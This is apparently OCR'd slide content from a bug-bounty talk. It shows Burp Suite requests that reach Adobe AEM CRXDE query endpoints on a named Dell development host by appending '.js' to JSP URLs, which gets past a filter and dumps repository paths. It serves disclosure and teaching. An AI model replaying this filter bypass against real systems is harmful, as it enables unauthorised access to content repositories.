
intercept HTTP history websockets history Options


Request to https://dev1-dam.delltechnologies.com:443 [143.166.68.106]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /crx/de/init.jsp?_dc=1653953863553&bugcrowd.js HTTP/1.1
2 Host: dev1-dam.delltechnologies.com
3 Cookie: ys-repository=
  o%3Awidth%3Dn%253A240%5Eheight%3Dn%253A520%5Ecollapsed%3Db%253A0%5EselectedPath%3Ds%253A/crx.default%253Aajcr%25253aroot; ys-tools=
  o%3AactiveTab%3Ds%253Alogging; renderid=rend01; JSESSIONID_ONEDAM=node0lsphpn7tvofqe0hgg7ezob397282.node0
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
5 X-Requested-With: XMLHttpRequest
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
  Edg/101.0.1210.53
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://dev1-dam.delltechnologies.com/crx/de/index.jsp?&aas.js
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ar,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
16 Connection: close
17
18
```



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn

1 x
2 x
3 x
...

Send
Cancel
<
>

Target: https://dev1-dam.delltechnologies.com
HTTP/1

Request

```

1 GET /crx/de/query.jsp?_dc=1653954960008&_charset=utf-8&type=sql&stmt=
  select%20*%20from%20nt%3Abase&showResults=true&asdadBG.js HTTP/1.1
2 Host: dev1-dam.delltechnologies.com
3 Cookie: ys-tools=ot3AactiveTab%3Ds%253Alogging; ys-repository=
  ot3Awidth%3Dn%253A240%5Eheight%3Dn%253A557%5Ecollapsed%3Db%253A0%5Eselec
  tedPath%3Ds%253A/crx.default%253Ajer%25253Aroot; ys-tools-wrapper=
  ot3Aheight%3Dn%253A240%5Ecollapsed%3Db%253A1; renderid=rend01;
  JSESSIONID_ONEDAM=node01sphpn7tvo0qg7ezob397282.node0
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft
  Edge";v="101"
5 X-Requested-With: XMLHttpRequest
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
  Edg/101.0.1210.53
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
  https://dev1-dam.delltechnologies.com/crx/de/index.jsp?aggas.js
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ar,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
16 Connection: close
17
18

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 30 May 2022 23:59:09 GMT
3 Server: Apache
4 X-UA-Compatible: IE=edge,chrome=1
5 Connection: close
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 9429043
8
9 {
  "results": [
    {
      "path": "/",
      "type": "rep:root"
    },
    {
      "path": "/assetservices",
      "type": "nt:unstructured"
    },
    {
      "path": "/assetservices/api",
      "type": "nt:unstructured"
    },
    {
      "path": "/assetservices/api/v1",
      "type": "nt:unstructured"
    },
    {
      "path": "/assetservices/api/v1/assets",
      "type": "nt:unstructured"
    },
    {
      "path": "/assetservices/api/v1/assets/search",
      "type": "nt:unstructured"
    }
  ]
}

```

Inspector

Request Attributes	2
Request Query Parameters	6
Request Body Parameters	0
Request Cookies	5
Request Headers	15
Response Headers	6

0 matches

Home

Query

Type:

XPath

▼

Path:

/

Text:

XPath

Query:

SQL

SQL2

Generate

Execute

☒ Show result

Path

BANDICAM UNREGISTERED

1360x768 - (0, 0), (1360, 768) - عرض 1

الرئيسية الصفحة | ابدأ البدء | الفيديو | الصورة

عام | الفيديو | الصورة | حول

تسجيل الشاشة-ملء الشاشة

يسمح لك هذا الوضع بتسجيل شاشه العرض بالكامل.

انقر على زر 'تسجيل' او اضغط على مفتاح الاختصار القياسي
اختر جهاز عرض ليتم التقاطه 2

بدء التسجيل [التعليمات عبر الانترنت](#)

تسجيل/إيقاف F12 | التقاط الصور F11

[BANDICUT](#)

(Nvidia/Intel/AMD) المسرعة من الأجهزة H.264 مشفرات الفيديو

*مستند نصي جديد.txt - المفكرة

ملف تحرير تنسيق عرض تعليمات

bypass

JSP not allowd return not found or 403

x/explorer/browser/index.jsp

js,css,ico allowd return file

x/explorer/browser/index.jsp

100%

Ln 5, Col 58

\$ Exit :

Abdulrahman Abdullah

Twitter: @infosec_90

Any Question ?